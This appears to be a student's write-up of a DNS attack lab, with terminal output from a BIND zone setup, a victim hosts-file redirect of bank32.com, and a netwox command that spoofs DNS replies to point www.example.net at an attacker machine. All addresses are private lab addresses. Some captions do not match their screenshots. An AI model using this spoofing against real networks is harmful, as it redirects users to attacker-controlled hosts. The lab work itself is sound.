
```
seedpes1201800144rajdeep:~$ cat /etc/bind/10.0.2.db
$TTL 30
@      IN      SOA     ns.example.com. admin.example.com. (
      2008111001
      8H
      2H
      4W
      1D)
@      IN      NS      ns.example.com.
101    IN      PTR     www.example.com.
102    IN      PTR     mail.example.com.
12     IN      PTR     ns.example.com.
seedpes1201800144rajdeep:~$
```

Screenshot 3.3: Reverse lookup file

A terminal window titled "Terminal" is open on the same Linux desktop. The terminal shows the command `sudo service bind9 restart` being executed. The prompt changes to `seedpes1201800144rajdeep:~$` after the command is run.

```
seedpes1201800144rajdeep:~$ sudo service bind9 restart
seedpes1201800144rajdeep:~$
```

Screenshot 3.4: Restarting bind9 server



```
Terminal
seedpes1201800144rajdeep:~$ dig www.example.com
;; <>> Dig 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10438
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                259200  IN      A      10.0.2.101
;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.
;; ADDITIONAL SECTION:
ns.example.com.                 259200  IN      A      10.0.2.12


;; Query time: 0 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 10:38:25 EST 2021
;; MSG SIZE rcvd: 93

seedpes1201800144rajdeep:~$
```


Screenshot 3.5: dig command on victim machine

In the zone file, configuration of example.com was set to 10.0.2.101 which is shown on dig command on victim machine since the server machine acts as DNS server for the victim.

TASK 4:



Screenshot 4.1: Pinging bank32.com




Screenshot 4.2: Adding entry to hosts file in victim machine



Screenshot 4.3: Ping to bank32.com reaches attacker machine with IP 10.0.2.13


In the victim machine, an entry is added with the www.bank32.com addressing to attacker's IP. Now, whenever the victim pings bank32.com, he will be pinging indirectly to the attacker machine.

TASK 5:




```
Terminal
seedpes1201800144rajdeep:~$ dig www.example.com
;<<< Dig 9.10.3-P4-Ubuntu <<> www.example.com
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 60422
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4096
;; QUESTION SECTION:
;; www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                259200  IN      A      10.0.2.101
;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.
;; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A      10.0.2.12
;; Query time: 0 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 12:01:26 EST 2021
;; MSG SIZE rcvd: 93
seedpes1201800144rajdeep:~$
```


Screenshot 5.1: dig command to www.example.net from victim machine



```
Terminal
seedpes1201800144rajdeep:~$ sudo netwox 105 --hostname "www.example.net" --host
nameip 10.0.2.13 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src ho
st 10.0.2.14" --ttl 19000 --spoofip raw
DNS question
id=63570 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPtl=4096 errcode=0 v=0 ...
DNS answer
id=63570 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 19000 10.0.2.13
ns.example.net. NS 19000 ns.example.net.
ns.example.net. A 19000 10.0.2.19
```


Screenshot 5.2: Netwox command on attacker





```
Terminal
seed@pes1201800144rajdeep:~$ dig www.example.net
;; <<> DiG 9.10.3-P4-Ubuntu <<> www.example.net
;; global options: +cmd
;; Got answer:
;;->HEADER<< opcode: QUERY, status: NOERROR, id: 63570
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                19000   IN      A      10.0.2.13
;; AUTHORITY SECTION:
ns.example.net.                 19000   IN      NS      ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net.                 19000   IN      A      10.0.2.19
;; Query time: 66 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 12:08:37 EST 2021
;; MSG SIZE rcvd: 88
seed@pes1201800144rajdeep:~$ sudo rndc flush
seed@pes1201800144rajdeep:~$
```

Screenshot 5.5: Flushed the rndc on server and victim machines




```
Terminal
seed@pes1201800144rajdeep:~$ cat /var/cache/bind/dump.db
Start view _default
Cache dump of view '_default' (cache_default)
$DATE 20210308171139
Address database dump
[edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
[plain success/timeout]
Unassociated entries
Bad cache
Start view _bind
Cache dump of view '_bind' (cache_bind)
$DATE 20210308171139
Address database dump
[edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
[plain success/timeout]
Unassociated entries
Bad cache
Dump complete
seed@pes1201800144rajdeep:~$
```


Screenshot 5.6: Cache dump in /var/cache/bind/dump.db

The victim machine sends DNS request to local DNS server, the attacker spoofs the DNS reply and changes the www.example.net as Attacker's IP. This can be seen in the above Screenshot 5.3.

TASK 6:




Screenshot 6.1: Netwox command on attacker machine

